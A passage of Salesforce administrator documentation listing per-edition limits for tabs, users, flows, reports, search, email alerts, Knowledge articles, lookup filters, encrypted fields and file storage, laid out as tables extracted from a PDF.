Omni-Channel: maximum queued work items ¹⁰				5,000 per hour			
Opportunity Teams: maximum members	N/A				30		
Permission sets: maximum (created)	N/A	1		2	1,000		
Permission sets: maximum (created and added as part of an installed managed AppExchange package)	N/A		1,500				
Question: maximum characters	N/A				1,000		N/A
Question: maximum characters (with Chatter Answers Optimize Question Flow enabled)					32,000		
Quote PDF: maximum logo height	N/A			150 pixels			
Quote PDF: maximum logo size				5 MB			
Recycle Bin: maximum records	25 times your storage capacity in MBs						
Reply: maximum characters	N/A				1,000		N/A
Reply (private): maximum characters (with Chatter Answers Optimize)					4,000		N/A

Feature	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Unlimited and Performance Edition	Developer Edition
Question Flow enabled)							
Reply (public): maximum characters (with Chatter Answers Optimize Question Flow enabled)					32,000		N/A
Shared Activities	You can relate up to 50 contacts to nonrecurring tasks, nongroup tasks, and nonrecurring events. You can assign one primary contact. All others are secondary contacts.						
Sharing rules	N/A			You can create up to 300 sharing rules per object, including up to 50 criteria-based rules.			
Static resources	A static resource can be up to 5 MB. An org can have up to 250 MB of static resources total.						
Tabs ²	N/A	3	5	1,210 To exceed this limit, contact Salesforce.	1,225 To exceed this limit, contact Salesforce.	1,225 To exceed this limit, contact Salesforce.	100
Tags	<p>A user is limited to a maximum of:</p> <ul style="list-style-type: none"> • 500 unique personal tags • 5,000 instances of personal tags applied to records <p>Across all users, your org can have a maximum of:</p> <ul style="list-style-type: none"> • 1,000 unique public tags • 50,000 instances of public tags applied to records • 5,000,000 instances of personal and public tags applied to records

Users: maximum created	1	5	10	Unlimited			2
Users: maximum created (Chatter Free)	N/A	5,000					
Visual Workflow	N/A				<p>Each flow can have up to:</p> <ul style="list-style-type: none"> • 50 versions • 2,000 steps <p>Each org can have up to:</p>		

Feature	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Unlimited and Performance Edition	Developer Edition
						<ul style="list-style-type: none"> • 500 active flows • 1,000 flows total • 30,000 waiting interviews at a given time • 1,000 events processed per hour • 20,000 defined relative alarm events across all flows and flow versions 	
Web-to-Case: maximum new cases generated in a 24-hour period	N/A			5,000 ¹¹			
Web-to-Lead: maximum new leads generated in a 24-hour period				500 ¹¹			

¹ You can add an attachment to the Attachments related list of a case, solution, campaign, task, or event, or to the Notes & Attachments related list of an account, contact, lead, opportunity, or custom object. If you don't see the related list on task or event page layouts, ask your admin to add it.

² The custom apps and custom tabs that are contained in a managed package that's publicly posted on the AppExchange don't count against the limits for your Salesforce edition.

³ Additional restrictions apply for activities, long text area fields, relationship fields, and roll-up summary fields.

⁴ When data is substituted for the tokens in the URL, the link can exceed 3,000 bytes. Some browsers enforce additional limits for the maximum URL length.

⁵ The custom objects that are contained in a managed package that's publicly posted on the AppExchange don't count against the limits for your Salesforce edition. At the same time, an org can't have more than 2,000 custom objects, regardless of the source or namespace of those objects. Soft-deleted custom objects and their data count against your limits. We recommend that you hard delete or erase custom objects you no longer need.

⁶ Each relationship is included in the maximum custom fields allowed.

⁷ The limit of 100 external objects applies regardless of how many Salesforce Connect add-ons you purchase for your org. External objects don't count toward the limit for custom objects.

⁸ As a best practice, don't exceed 10,000 child records for a master-detail relationship.

⁹ Maximum objects that can be pending for Omni-Channel routing in an org. When an item is assigned to Omni-Channel-enabled queues, Omni attempts to route it to an available agent. If no agent is available, the work is pending routing.

¹⁰ Maximum records that can be queued per hour in an org, across all Omni-Channel-enabled queues. Each time an item is assigned to an Omni-Channel queue, the platform checks how many items were queued in the preceding hour. If the limit has been reached, the item isn't assigned to the queue.

¹¹ If your org exceeds its daily Web-to-Case or Web-to-Lead limit, the default case owner or default lead creator receives a notification email that contains information about the case or lead. When your org reaches the 24-hour limit, Salesforce stores additional requests in a pending request queue that contains Web-to-Case and Web-to-Lead requests. The requests are submitted when the limit refreshes.

The pending request queue has a limit of 50,000 combined requests. If your org reaches the pending request limit, additional requests are rejected and not queued. Your admin receives email notifications for the first five rejected submissions. Contact Salesforce Customer Support to change your org's pending request limit.

Accessibility Limits

General accessibility limits, and limits for keyboards and screen readers.

General Accessibility Limits

Accessibility features haven't been incorporated into Chatter or the Salesforce console.

Salesforce Features Not Optimized for Sighted Keyboard Users

The following functionality and features aren't fully accessible for sighted keyboard users, either due to their third-party ownership, lack of adequate current support for accessibility solutions, or limitations imposed by our development environments:

- A visual focus indicator hasn't been implemented.
- Some content is displayed in overlay boxes without implementing corresponding keyboard focus and order control. These are found in Chatter and training videos.
- Some of the rich interactive interfaces, such as drag-and-drop interfaces, aren't keyboard-accessible. These may have an alternative provided or may not be available in Accessibility Mode.

Salesforce Features Not Optimized for Screen Reader Users

The following functionality and features aren't fully accessible for screen reader users, either due to their third-party ownership, lack of adequate current support for accessibility solutions, or limitations imposed by our development environments:

- Some of the rich interactive interfaces, such as drag and drop interfaces, are not accessible. These may have an alternative provided or may not be available in Accessibility Mode.
- PDF files have not been marked up for accessibility and do not have an alternative provided.
- Training videos don't provide audio description (including extended audio description).
- Some content is displayed in overlay boxes that aren't recognized as modal by screen readers, allowing the user to interact with other content without dismissing the overlay. These are found in Chatter and training videos.
- The session timeout warning may not provide sufficient time for a user response if a slow reading rate is used.

Accessibility features haven't been incorporated into Chatter or the Salesforce console.

Salesforce Reports and Dashboards Limits Per Edition

Differences between editions for reports, snapshots, dashboards, and filtering.

Feature	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Unlimited and Performance Edition	Developer Edition
Custom report types	N/A			50	200	2,000	400

Feature	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Unlimited and Performance Edition	Developer Edition
(Limits apply to all custom report types regardless of development status.)							
Dashboard filters				3 per dashboard			
Dynamic dashboards per org	N/A				Up to 5	Up to 10	Up to 3
Field filters per report ¹	20						
Formulas per report	5						
Reporting snapshots	N/A			1 ^{2, 3, 4}	1 ²	2 ²	1 ^{2, 3, 4}
Scheduled dashboard refreshes	N/A				1 ²	2 ²	N/A
Scheduled reports per hour (Emailed reports can be up to 10 MB.)	N/A			1 ^{2, 3, 5}	1 ²	2 ²	1 ^{2, 3, 5}

¹ These limits apply to the report builder. If you're using the report wizard, the limit is 10.

² Up to 200 total.

³ Off-peak hours (between 6 PM and 3 AM local time) only.

⁴ Limited to one preferred start time per day.

⁵ Limited to three preferred start times per day.

Search Limits

Search limits for file extensions and sizes, synonym groups, and picklists.

[Search Limits](#)

Search limits for document records and synonym groups.

[Search Limits for Synonyms](#)

With synonym groups, sets of words or phrases are treated equally in searches. A search for a term in a synonym group returns results for all terms in the group. An org can create up to 10,000 synonym groups.

[Search Limits for Picklists](#)

When sorting search results for a particular object, you can't click on column headings for multi-select picklist fields because you can't sort the multi-select picklist field type.

Search Limits

Search limits for document records and synonym groups.

Search Limits for Documents

Searching document content supports multiple file types and has file size limits. The contents of documents that exceed the maximum sizes are not searched; however, the document fields are still searched. Only the first 1,000,000 characters of text are searched. Text beyond this limit is not included in the search.

File Type	File Extensions	Maximum Size
HTML (only the text within a <body> tag)	.htm, .html, .xhtml	5 MB
PDF	.pdf	25 MB
PPT	.pot, .pps, .ppt	25 MB
RTF	.rtf	5 MB
Text	.c, .cpp, .css, .csv, .ini, .java, .log, .sql, .txt	5 MB
Word	.doc, .dot	25 MB
XLS	.xls, .xlt	5 MB, or a maximum cell limit of 100,000 cells
XML	.xml	5 MB

Search Limits for Synonyms

With synonym groups, sets of words or phrases are treated equally in searches. A search for a term in a synonym group returns results for all terms in the group. An org can create up to 10,000 synonym groups.

SEE ALSO:

[Search Limits for Files in Chatter](#)

[Salesforce CRM Content Limits](#)

Search Limits for Synonyms

With synonym groups, sets of words or phrases are treated equally in searches. A search for a term in a synonym group returns results for all terms in the group. An org can create up to 10,000 synonym groups.

Search Limits for Picklists

When sorting search results for a particular object, you can't click on column headings for multi-select picklist fields because you can't sort the multi-select picklist field type.

Standard Object Limits

Standard object limits include usage details for object customizations, such as the custom fields you've added or sharing rules you've applied to an object.

The list varies depending on the object. When a customization exceeds the allowed limit for the object, or reaches 75% of the limit, a tip displays that suggests what you can do next.

Refer to the standard object limits page when you're planning to customize a particular standard object or to monitor the usage and limits of customizations on that object.

From the management settings for the appropriate object, go to Limits.

Note: The object limit percentages are truncated, not rounded. For example, if your org uses 95.55% of the limit for a particular customization, the object limit displays 95%.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All Editions** except **Database.com**

Administration and Support Limits

[Assignment, Auto-Response, Escalation, and Workflow Rules Limits](#)

Limits for automating lead generation, email responses, escalations, and workflow automation per edition.

[Chatter Answers Limits](#)

Limits for questions and Customer Portal customizations.

[Field, Picklist, and Data Setting Limits](#)

Limits for custom fields, picklists, custom picklists, and custom data settings.

[Customer Portal Limits](#)

Limits for custom objects in Customer Portal and portal user limits.

[Data Import Limits](#)

Limits for importing data with Data Loader.

[External Data Integration Limits](#)

Salesforce Connect limits for accessing data that's stored outside your Salesforce organization.

[External Identity User Limits](#)

Limits depending upon External Identity user licenses.

[Email Limits](#)

Limits for email, mass email, and workflow emails.

[Salesforce Knowledge Limits](#)

Limits for Salesforce Knowledge per edition.

[Field Limitations](#)

Limitations for encrypted, merge, and formula fields.

[File and Storage Limits](#)

Limits for Salesforce Files, CRM Content, Chatter, and storage allocation.

[Force.com Sites Page View Limits](#)

Limits for requests that count as page views.

[Force.com Site Billing Limits](#)

Terminology for limits and billing associated with Force.com sites.

[General Sandbox and Sandbox Storage Limits](#)

Limits for sandbox environments.

[Password Policy Limits](#)

Limits for the number and use of user passwords.

[Salesforce Console Limitations](#)

Technical limitations for using a Salesforce console in Salesforce Classic.

[Site Edition Limits](#)

Limits for the number of sites, bandwidth, service request time, and maximum page views per edition.

[Site.com Import Limits](#)

Limits for importing sites and files.

[Web Request Limits](#)

Limits for concurrent usage on web requests.

SEE ALSO:

[Lightning Experience Considerations](#)[Salesforce Mobile Classic App Limits](#)[What's Different or Not Available in the Salesforce1 Mobile App](#)[Considerations for Using Duplicate Management](#)

Assignment, Auto-Response, Escalation, and Workflow Rules Limits

Limits for automating lead generation, email responses, escalations, and workflow automation per edition.

Assignment rules automate lead generation and support processes for an organization. Auto-response rules specify conditions for sending automatic email responses to lead or case submissions. Escalation rules escalate cases automatically, if they are not resolved in a certain period of time. Workflow rules specify conditions for performing automated actions, like updating fields or creating tasks.

The following table shows the restrictions for rules.

Restrictions	Details
Active rules per object (Limits apply to any combination of <i>active</i> workflow, assignment, auto-response, and escalation rules, as well as processes.)	50
Assignment, auto-response, and escalation rules	Each can have: <ul style="list-style-type: none"> • 3,000 rule entries • 300 formula criteria rule entries • 25 filter criteria per rule entry
Total actions allowed per rule	200
Total rules allowed (Limits apply to any combination of workflow, assignment, auto-response, and escalation rules, <i>active</i> and <i>inactive</i> .)	500 per object; 2,000 per org

Chatter Answers Limits

Limits for questions and Customer Portal customizations.

Chatter Answers integrates Cases, Answers, Force.com Sites, Customer Portal, and Salesforce Knowledge into a Web community.

The following limits apply to Chatter Answers.

- A question in Chatter Answers can receive up to 500 replies.
- When customizing Customer Portal, Answers supports all tab styles and only the following page styles:
 - Page Background
 - Text
 - Link
 - Link Hover

SEE ALSO:

[Chatter Answers Implementation Tips](#)

Field, Picklist, and Data Setting Limits

Limits for custom fields, picklists, custom picklists, and custom data settings.

[Custom Fields Allowed Per Object](#)

Limits for the number of custom fields by edition.

[Custom Picklist Limits](#)

Limits for customized selection lists that let users pick values from a predefined list of entries.

[Custom Settings Limits](#)

Limits for the amount of cached data allowed for custom settings.

[Standard Picklist Limits](#)

Limits for the value sets in standard picklists.

Custom Fields Allowed Per Object

Limits for the number of custom fields by edition.

The number of custom fields allowed per object varies according to your Salesforce Edition. The maximum number of activities, long text area fields, rich text area fields, relationship fields, and roll-up summary fields varies as well.

Field Type	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Developer Edition	Unlimited and Performance Edition
Activities	No additional limit			20	100		
Long text area	An object can contain unlimited rich text area and long text area fields, although your edition's limit for total custom fields allowed on an object, regardless of field type, applies. Each object can contain 1,600,000 characters across long text area and rich text area fields. When you create a long text area or rich text area field, you set a character limit for						
Rich text area							

Field Type	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Developer Edition	Unlimited and Performance Edition
	the field—the maximum length of the text that can be entered. The default character limit for long text area and rich text area fields is 32,768 (32 KB). The maximum character limit for long text area and rich text area fields is 131,072 (128 KB). The minimum character limit is 256. The maximum size of an image that can be uploaded in a rich text area field is 1 MB.						
Relationship	No additional limit	40					
Roll-up summary		25					

Custom Picklist Limits

Limits for customized selection lists that let users pick values from a predefined list of entries.

Custom single-select picklists can have:

- Up to 1,000 values
- Up to 255 characters per value

Custom multi-select picklists can have:

- Up to 500 values
- Up to 255 characters per value

Users can select up to 100 values at a time on a record.

Custom Settings Limits

Limits for the amount of cached data allowed for custom settings.

You can access custom settings from formula fields, validation rules, Apex, and the SOAP API.

The following limits apply to the cached data amount and custom settings.

- The total amount of cached data allowed for your org is the **lesser** of these two values:
 - 10 MB
 - 1 MB multiplied by the number of full-featured user licenses in your org

For example, if your org has three full licenses, you have 3 MB of custom setting storage. If your org has 20 full licenses, you have 10 MB of storage.

- Each certified managed package gets a separate limit in addition to your org limit. For example, let's say your org has two certified managed packages installed and your organization has three full licenses. Each certified managed package can have 3 MB of custom setting storage in addition to your org's 3-MB custom setting storage limit.
- You can add up to 300 fields per custom setting, unless your field limit for custom objects is lower than 300. If your custom objects field limit is lower than 300, your field limit for custom settings is equal to your custom objects field limit.

Standard Picklist Limits

Limits for the value sets in standard picklists.

Picklists are customized selection lists that let users pick values from a predefined list.

The maximum number of characters you can have in a picklist depends on the type of picklist. Each value in a picklist includes a line break and a return character that aren't visible. These two additional characters per value are counted as part of the character limit for each value.

For standard picklists, each value can have up to 255 characters, not including line breaks and returns. This applies to single-select and multi-select picklists.

For standard picklists in orgs that use record types or the Translation Workbench, you can have unlimited values with these exceptions for special picklists.

Picklist Field	Maximum Number of Values
Lead Status	100
Task Status	100
Task Priority	50
Case Status	100
Case Priority	50
Opportunity Stage	100

Customer Portal Limits

Limits for custom objects in Customer Portal and portal user limits.

Contact Salesforce for information about the number of Customer Portals and Customer Portal user licenses you can activate.

Custom Object Limits in Customer Portals

The following limits apply to custom objects in Customer Portals.

- The maximum number of custom objects you can include in a Customer Portal is determined by the total number of custom objects your Edition allows.
- Also, user licenses control the number of custom objects a portal user can see in a Customer Portal. For information, contact Salesforce.

Person Account Limits

A Salesforce user can be the owner of up to 1000 person account portal users. This includes person account users with Customer Community Plus, Customer Portal, and other role-based portal licenses. Person account users with high volume portal licenses such as High Volume Customer Portal or Customer Community don't count against this limit. Users with partner portal or Partner Community licenses can't be person accounts users, so this limit doesn't apply.

Portal Roles Limit

The maximum number of roles used in an org's portals or communities is 5000. This limit includes roles associated with all of the organization's customer portals, partner portals, or communities. To prevent unnecessary growth of this number, we recommend reviewing and reducing the number of roles. You can also delete unused roles. If you require more roles, please contact Salesforce Customer Support.

SEE ALSO:

- [Enabling Salesforce CRM Content in the Customer Portal](#)
- [Customer Portal Setup Limits](#)

Data Import Limits

Limits for importing data with Data Loader.

The following limits apply to data imported using Data Loader.

Only dates within a certain range are valid. The earliest valid date is 1700-01-01T00:00:00Z GMT, or just after midnight on January 1, 1700. The latest valid date is 4000-12-31T00:00:00Z GMT, or just after midnight on December 31, 4000. These values are offset by your time zone. For example, in the Pacific time zone, the earliest valid date is 1699-12-31T16:00:00, or 4:00 PM on December 31, 1699.

When using Data Loader version 28.0 and later, the maximum field size for imported CSV files is 32,000 characters.

External Data Integration Limits

Salesforce Connect limits for accessing data that's stored outside your Salesforce organization.

General Salesforce Connect Limits

The assigned user license determines the maximum number of custom objects that each user can access. You can also grant object permissions up to that same number of external objects. External objects don't count toward the limit for custom objects.

Maximum external objects per org ¹	100
Maximum joins per query across external objects and other types of objects	4
Maximum length of the OAuth token that's issued by the external system	4,000 characters
Maximum new rows retrieved or created per hour per external data source.	50,000
This limit doesn't apply to high-data-volume external data sources or to rows that have previously been retrieved.	

¹ The limit of 100 external objects applies regardless of how many Salesforce Connect add-ons you purchase for your org. External objects don't count toward the limit for custom objects.

The following limits apply only to the OData 2.0 and 4.0 adapters for Salesforce Connect.

Maximum HTTP request size for OData	8 MB
Maximum HTTP response size for OData	8 MB

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer Edition**

Available for an extra cost in: **Enterprise, Performance, and Unlimited Editions**

Maximum result set size for an OData query	16 MB
Maximum result set size for an OData subquery	1,000 rows

An org is limited to:

- 10,000 OData callouts per hour for Enterprise, Performance, and Unlimited Editions. Higher limits are available on request.
- 1,000 OData callouts per hour for Developer Edition.

SEE ALSO:

[Considerations for Salesforce Connect—All Adapters](#)

External Identity User Limits

Limits depending upon External Identity user licenses.

We recommend that the number of External Identity license users in your community not exceed ten million unique users per month. If you require additional user licenses beyond this limit, contact your Salesforce account executive. Exceeding this limit may result in an extra charge and decrease expected functionality.

Email Limits

Limits for email, mass email, and workflow emails.

[General Email Limits](#)

Limits for email and email templates per edition.

[Daily Limits for Email Alerts](#)

The daily limit for emails sent through email alerts is 1,000 per standard Salesforce license per org—except for free Developer Edition and trial orgs, where the daily workflow email limit is 15. The overall org limit is 2,000,000. This limit applies to emails sent through email alerts in workflow rules, approval processes, flows, processes, or the REST API.

[Mass Email Limits](#)

Limits for sending mass emails per edition.

General Email Limits

Limits for email and email templates per edition.

Using the API or Apex, you can send single emails to a maximum of 5,000 external email addresses per day based on Greenwich Mean Time (GMT). Single emails sent using the email author or composer in Salesforce don't count toward this limit. There's no limit on sending individual emails to contacts, leads, person accounts, and users in your org directly from account, contact, lead, opportunity, case, campaign, or custom object pages.

Feature	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Unlimited and Performance Edition	Developer Edition
Email templates: maximum size	384 KB for text email templates	<ul style="list-style-type: none"> 384 KB for text, HTML, and custom HTML templates 1 MB for Visualforce templates 					
Email services: maximum email messages processed by Salesforce per day	N/A			Number of user licenses multiplied by 1,000; maximum 1,000,000			
Email services: maximum size of email message (email headers, body, attachments, and encoding)				25 MB ¹			
Extended mail merge: maximum records	1,000						
Extended mail merge: maximum total size of selected templates	1 MB						
Inbound email sent to Salesforce	<ul style="list-style-type: none"> Email body truncation size: 32 KB Maximum email activities created for each email received: 50 Total maximum size of file attachments: 25 MB¹ 						
Merge field: <code>Case.Email_Thread</code>	N/A		<ul style="list-style-type: none"> Maximum emails: 200 Email body truncation size: 32 KB 				
On-Demand Email-to-Case: maximum email messages processed by Salesforce per day (counts toward limit for email services)	N/A			Number of user licenses multiplied by 1,000; maximum 1,000,000			
On-Demand Email-to-Case: maximum email size (email headers, body, attachments, and encoding)				25 MB ¹			

¹ The maximum size of email messages for email services varies depending on language and character set. The size of an email message includes the email headers, body, attachments, and encoding. As a result, an email with a 25 MB attachment likely exceeds the 25 MB size limit for an email message after accounting for the headers, body, and encoding.

SEE ALSO:

[Mass Email Limits](#)

[Daily Limits for Email Alerts](#)

Daily Limits for Email Alerts

The daily limit for emails sent through email alerts is 1,000 per standard Salesforce license per org—except for free Developer Edition and trial orgs, where the daily workflow email limit is 15. The overall org limit is 2,000,000. This limit applies to emails sent through email alerts in workflow rules, approval processes, flows, processes, or the REST API.

After your org has reached its daily workflow email limit:

- Any emails in the workflow queue left over and not sent that day are discarded. Salesforce doesn't try to resend them later.
- If a workflow rule with an action and an email alert is triggered, only the email action is blocked.
- Final approval, final rejection, approval, rejection, and recall email actions are blocked.
- An error message is added to the debug log.

The following items don't count against the workflow email limit:

- Approval notification emails
- Task assignment notifications
- Lead assignment rules notifications
- Case assignment rules notifications
- Case escalation rules notifications
- Force.com sites usage alerts

The limit restriction is based on activity in the 24-hour period starting and ending at midnight GMT. Adding or removing a user license immediately adjusts the limit's total. If you send an email alert to a group, every recipient in that group counts against your daily workflow email limit.

When workflow email alerts approach or exceed certain limits, Salesforce sends a warning email to the default workflow user or—if the default workflow user isn't set—to an active system administrator.

When...	Salesforce Sends...	Warning Email Includes...
An email alert isn't sent because the number of recipients exceeds the limit for a single email	A warning email for each unsent email alert	The unsent email alert's content and recipients
The organization reaches 90% of the limit of emails per day	One warning email	The limit and the organization's usage
The organization reaches 90% of the limit of workflow emails per day	One warning email	The limit and the organization's usage
An email alert isn't sent because the organization reaches the limit of emails per day	A warning email after every 100 attempted email alerts over the limit	The limit and the organization's usage

When...	Salesforce Sends...	Warning Email Includes...
An email alert isn't sent because the organization reaches the limit of workflow emails per day	A warning email after every 100 attempted email alerts over the limit	The limit and the organization's usage

Mass Email Limits

Limits for sending mass emails per edition.

You can send mass email to a maximum of 5,000 external email addresses per day per org based on Greenwich Mean Time (GMT).

The following additional limits apply to mass emails.

- The single and mass email limits don't take unique addresses into account. For example, if you have johndoe@example.com in your email 10 times, that counts as 10 against the limit.
- You can send an unlimited amount of email to your org's internal users, which includes portal users.
- You can send mass emails only to contacts, person accounts, leads, and your org's internal users.
- In Developer Edition orgs and orgs evaluating Salesforce during a trial period, you can send mass email to no more than 10 external email addresses per day. This lower limit doesn't apply if your org was created before the Winter '12 release and already had mass email enabled with a higher limit. Additionally, your org can send single emails to a maximum of 15 email addresses per day.
- You can't send a mass email using a Visualforce email template.

Salesforce Knowledge Limits

Limits for Salesforce Knowledge per edition.

Salesforce Knowledge is a knowledge base for creating and managing content. If Salesforce Knowledge is enabled in Communities (Classic Knowledge only), customers and partners can access articles.

 **Note:** The following limits are default limits. Some limits can be expanded. Contact Salesforce to request limit increases.

Salesforce Knowledge Limits	Details for Classic Knowledge	Details for Lightning Knowledge
Maximum number of articles	50,000 articles	50,000 articles
Maximum number of article types	100 article types	N/A
Maximum number of custom fields per article type	Enterprise, Developer, and Unlimited editions: 500 custom fields per article type Performance editions: 800 custom fields per article type	N/A
Maximum file fields	5 file fields	N/A
Maximum file size	File fields are counted as attachments and can be up to 25 MB.	Files can be up to 25 MB.
Maximum rich text area size	131072 characters	131072 characters
Maximum size of all rich text area fields on an article	1638400 characters	1638400 characters

Salesforce Knowledge Limits	Details for Classic Knowledge	Details for Lightning Knowledge
Maximum unique article references (links) in a rich text area field	You can have up to 100 links to different Salesforce Knowledge articles in one rich text field.	You can have up to 100 links to different Salesforce Knowledge articles in one rich text field.
Article history tracking	Article events are tracked for up to 18 months.	Article events are tracked up to 18 months.
Maximum number of supported languages	16 supported languages	N/A
Article import	<p>The import .zip file must meet the following requirements:</p> <ul style="list-style-type: none"> • There can only be one .csv file and one .properties file. • The .csv file and the .properties file must be in the root directory. • The compression process must preserve the folder and subfolder structure. • The .zip file name can't contain special characters. • The .zip file can't exceed 20 MB and the individual, uncompressed, files within the zip file can't exceed 10 MB. • .csv files can't have more than 10,000 rows, including the header row. Therefore, you can have a maximum of 9,999 articles and translations. • .csv file rows can't exceed 400,000 characters. • .csv file cells can't exceed 32 KB. • Each article in the .csv file can't have more than 49 translations. 	N/A
Maximum number of data category groups and active data category groups	5 category groups, with 3 groups active at a time	5 category groups, with 3 groups active at a time
Maximum number of categories per data category group	100 categories in a data category group	100 categories in a data category group
Maximum number of levels in data category group hierarchy	5 levels in a data category group hierarchy	5 levels in a data category group hierarchy
Maximum number of data categories from a data category group assigned to an article	8 data categories from a data category group assigned to an article	8 data categories from a data category group assigned to an article

Salesforce Knowledge Limits	Details for Classic Knowledge	Details for Lightning Knowledge
Maximum number of promoted search terms	Your organization can create a maximum of 2,000 promoted terms.	N/A

Field Limitations

Limitations for encrypted, merge, and formula fields.

Roll-up summary fields are not available for mapping lead fields of converted leads.

[Limitations on Encrypted Fields](#)

Encrypting fields places some limits on what you can do with filters and Visualforce pages.

[Limitations on Rich Text Area Fields](#)

The mobile application treats rich text area fields like long-text area fields, which don't support formatted HTML content or images. The mobile application truncates rich text area fields at 1,000 characters, which includes HTML markup. Administrators should consider removing rich text area fields from mobile page layouts. If a mobile user edits a rich text area field that contains an existing text entry longer than 1,000 characters, the mobile application truncates the text in the field.

[Limitations on Lookup Filters](#)

Lookup filters are administrator settings that restrict the valid values and lookup dialog results for lookup, master-detail, and hierarchical relationship fields.

SEE ALSO:

- [Merge Fields for Cross-Object Formulas](#)
- [Merge Fields for Validation Rules](#)
- [Validation Rule Considerations](#)

Limitations on Encrypted Fields

Encrypting fields places some limits on what you can do with filters and Visualforce pages.

Classic Encryption

The following limitations apply to fields encrypted with Classic Encryption.

- Encrypted fields are not available for use in filters such as list views, reports, roll-up summary fields, and rule filters.
- You can use encrypted fields in email templates but the value is always masked regardless of whether you have the "View Encrypted Data" permission.
- Only the `<apex:outputField>` component supports presenting encrypted fields in Visualforce pages.

Limitations on Rich Text Area Fields

The mobile application treats rich text area fields like long-text area fields, which don't support formatted HTML content or images. The mobile application truncates rich text area fields at 1,000 characters, which includes HTML markup. Administrators should consider removing rich text area fields from mobile page layouts. If a mobile user edits a rich text area field that contains an existing text entry longer than 1,000 characters, the mobile application truncates the text in the field.

Limitations on Lookup Filters

Lookup filters are administrator settings that restrict the valid values and lookup dialog results for lookup, master-detail, and hierarchical relationship fields.

The following limitations apply to lookup filters.

- Lookup filter criteria can't reference these types of fields:
 - Relationship fields on activities
 - System fields that are always read only, such as `Created By` and `Modified By`
 - Relationship fields that support queues, such as `Case Owner` and `Lead Owner`
- Each object can have up to five active required lookup filters and an unlimited number of optional lookup filters. If you reach the limit of required lookup filters for an object, create optional filters instead and use validation rules to enforce your business rule when a user saves.
- Lookup filters aren't available for external lookup relationship fields.
- Lookup filters on currency fields don't convert currencies. For example, if your organization uses multiple currencies and a lookup filter criteria is *Expected Revenue greater than 100000*, the lookup shows all records with an `Expected Revenue` field value greater than 100,000, regardless of the currency.
- You can't use special date values, such as "Today" or "This Month," in lookup filter criteria.
- You can't delete fields that are referenced in an active lookup filter.
- You can't change the field type of fields referenced by an active lookup filter.
- Lookup filter criteria can't reference these types of fields on the source object:
 - Autonumber
 - Encrypted
 - Formula
 - Long text area
 - Multi-select picklist
 - Roll-up summary
 - Text
 - Text area
 - URL
- Lookup auto-completion doesn't work for user lookups with additional drop-down lists. This is primarily for organizations that have set up either a partner portal or Customer Portal.
- In enhanced list views, you cannot change fields that are referenced by a dependent lookup filter criteria.
- Lookup filters do not support mass owner changes. If your lookup filter criteria reference the `Owner` field, performing a mass owner change can result in incorrect values that won't be noticed until you attempt to save the record.
- A lookup filter can't reference a formula, if the formula references global merge fields that aren't supported by the lookup filter.

- Lookup filter criteria on `Account Name` only apply to business accounts, not person accounts. For example, if your lookup filter criteria is `Account Name does not contain book`, business accounts with “book” in the name, such as John’s Bookstore, are not valid, but person accounts with “book” in the name, such as John Booker, are valid and appear in the lookup dialog for the `Account` field. If you need to filter on the name for a person account, use the `First Name` or `Last Name` fields instead.
- Salesforce does not support inline editing in list views for:
 - Fields on the source object that are referenced in dependent lookups.
 - Fields with dependent lookups.

File and Storage Limits

Limits for Salesforce Files, CRM Content, Chatter, and storage allocation.

[Salesforce Files Sync Limits](#)

Limits for storage, file size, and file synchronization.

[Salesforce CRM Content Limits](#)

Limits for Salesforce CRM Content per edition.

[File Limits in Chatter](#)

Limits for files attached to a Chatter post or comment.

[Data and File Storage Limits](#)

Limits for storage allocation per Salesforce edition and number of standard licensed users in your organization.

Salesforce Files Sync Limits

Limits for storage, file size, and file synchronization.

Feature	Limit
Organization-wide storage	Storage is based on the number of Salesforce licenses purchased. Additional storage can be purchased. For more information, refer to Data and File Storage Limits .
Maximum number of synced files	Users can sync up to 10,000 files.
Maximum number of synced folders	500 folders
File size	<ul style="list-style-type: none"> • 2 GB when uploaded via the Web interface • 2 GB when uploaded via the Salesforce Files Sync desktop client (or 500 MB when using proxy) • 100 MB when uploaded from a mobile device
Maximum number of versions per file	2,048
Maximum number of users who can sync the same file simultaneously	1,000 users
Maximum number of Connect API calls	10,000 per user, per hour, per connected application from the Salesforce Files Sync desktop client

Salesforce CRM Content Limits

Limits for Salesforce CRM Content per edition.

Salesforce CRM Content can include all file types, from Microsoft® PowerPoint presentations to audio files, video files, Web pages, and Google® docs. This table describes the Salesforce CRM Content limits per edition.

Feature	Details
Content deliveries: default delivery bandwidth per rolling 24-hour window	10 GB
Content deliveries: default delivery view counts per rolling 24-hour window	20,000
Content deliveries: maximum file size for online viewing	25 MB
Content: maximum file size	<ul style="list-style-type: none"> • 2 GB • 2 GB (including headers) when uploaded via Chatter REST API • 2 GB (including headers) when uploaded via REST API • 38 MB when uploaded via SOAP API • 10 MB when uploaded via Bulk API • 10 MB for Google Docs • 10 MB when uploaded via Visualforce
Content: maximum number of libraries	2,000
Content: maximum number of content documents	10,000,000
Content: maximum number of content documents and versions in a 24-hour period (adjustable)	36,000 (2,500 in Developer Edition)
Content packs: maximum number of files	50 (N/A in Personal Edition)
Documents: maximum size of custom app logo	20 KB
Documents: maximum size of document to upload	5 MB
Documents: maximum file name size (including file extension name)	255 characters

Salesforce CRM Content Search Limits

Search supports several file types and has file size limits. If a file exceeds the maximum size, the text within the file isn't searched, but the file's author name, tags, file extension, and custom fields are.

File Type	File Extensions	Maximum File Size for Search
HTML	.htm, .html, .xhtml	5 MB
PDF	.pdf	25 MB
PPT	.ppt, .pptx, .pptm	25 MB

File Type	File Extensions	Maximum File Size for Search
RTF	.rtf	5 MB
Text	.c, .cpp, .css, .csv, .ini, .java, .log, .sql, .txt	5 MB
Word	.doc, .docx, .docm	25 MB
XLS	.xls, .xlsx, .xlsm	5 MB
XML	.xml	5 MB

SEE ALSO:

[Search Limits](#)

[Search Limits for Files in Chatter](#)

File Limits in Chatter

Limits for files attached to a Chatter post or comment.

File Share Limits

